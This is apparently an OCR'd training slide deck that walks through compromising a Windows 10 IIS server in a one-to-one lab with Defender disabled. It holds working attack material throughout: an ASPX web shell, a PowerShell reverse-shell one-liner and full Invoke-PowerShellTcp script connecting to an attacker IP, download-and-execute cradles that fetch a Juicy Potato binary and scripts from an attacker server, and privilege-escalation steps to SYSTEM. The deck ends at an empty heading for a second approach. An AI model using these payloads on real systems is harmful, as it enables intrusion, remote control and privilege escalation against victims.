
BA Course

Presenter:Ryoji Uchiyama

Theme:Windows

Survey and preparation period: Apr.01.2025 ~ Apr.09.2025


Introduction



The two devices are connected one-to-one
Purpose: Get a shell with system shell privileges
The victim OS is Windows10 and Defender is disabled.

TARGET : Windows10

Approach1:Windows IIS server



Approach1:Windows IIS server

Attacker

Reconnaissance

website

Command Injection

SQL Injection

File upload page

Directory scan

Dirb <URL> /usr/share/dirb/wordlist/common.txt

Robots.txt

Credencial information

Portscan

Nmap -sV -T3 <target IP> -Pn

Nc -z <target IP> 1-9999

Hostscan

echo <ip address.{1..255} | xargs -P256 -n1 ping -c1 -w1

Nmap –sn <target ip.1-254>

Weaponization

jp.exe(juicy potato)
https://github.com/k4sth4/Juicy-Potato/blob/main/x64/jp.exe

Prepare tools

aspx

Python3 –m http.server 8080
(victim download juicy potato)

Shell.aspx

```
<%@ Page Language="C#" %>
<%
  if (Request["cmd"] != null) {
    System.Diagnostics.Process.Start("cmd.exe", "/c " +
Request["cmd"]);
  }
%>
```

Delivery

Upload Shell.aspx

Initial access

Nc -lvp <Port>

http://victimIP/shell.aspx?cmd=
powershell -c "$client = New-Object System.Net.Sockets.TCPClient(' attackerIP ', Port);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

Plivilege escalation

Whoami /priv

Find SeimpersonatePrivilege

(victimPC) PowerShell "(new-object System.Net.WebClient).Downloadfile('http://attackerIP:8080/jp.exe,'jp.exe')"

(victimPC) (New-Object System.Net.WebClient).DownloadFile("http://attackerIP:8080/shell.bat", "C:\Windows\temp\shell.bat")

Shell.bat	powershell -c iex(new-object net.webclient).downloadstring('http://10.10.16.15:8000/Invoke-PowerShellTcp.ps1')

Next slide(Invoke-PowerShellTcp.ps1)

(attackerPC) nc -lvp 1234

(victimPC) .\jp.exe -t * -p shell.bat -l 1234

Exploitation
Persistence

Shell.aspx

Create another TCPListener (PowerShell command)

"$client = New-Object System.Net.Sockets.TCPClient(' attackerIP ', Port);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"


InvokePowerShellTcp.ps1

```
function Invoke-PowerShellTcp
{

  [CmdletBinding(Def                    aultParameterSetName="reverse")] Param(

    [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
    [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
    [String]
    $IPAddress,

    [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
    [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
    [Int]
    $Port,

    [Parameter(ParameterSetName="reverse")]
    [Switch]
    $Reverse,

    [Parameter(ParameterSetName="bind")]
    [Switch]
    $Bind

  )

  try
  {
    #Connect back if the reverse switch is used.
    if ($Reverse)
    {
      $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
    }

    #Bind to the provided port if Bind switch is used.
    if ($Bind)
    {
      $listener = [System.Net.Sockets.TcpListener]$Port
      $listener.start()
      $client = $listener.AcceptTcpClient()
    }
```


```
$stream = $client.GetStream()
      [byte[]]$bytes = 0..65535|%{0}

      #Send back current username and computername
      $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)

      #Show an interactive PowerShell prompt
      $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
      $stream.Write($sendbytes,0,$sendbytes.Length)

      while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
      {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        try
        {
          #Execute the command on the target.
          $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
        }
        catch
        {
          Write-Warning "Something went wrong with execution of command on the target."
          Write-Error $_
        }
        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        #Return the results
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
      }
      $client.Close()
      if ($listener)
      {
        $listener.Stop()
      }
    }
    catch
    {
      Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
      Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress attackerIP -Port 1234
```

TARGET : Windows10

Approach2:PowerShell and smb



Approach2:smb and PowerShell

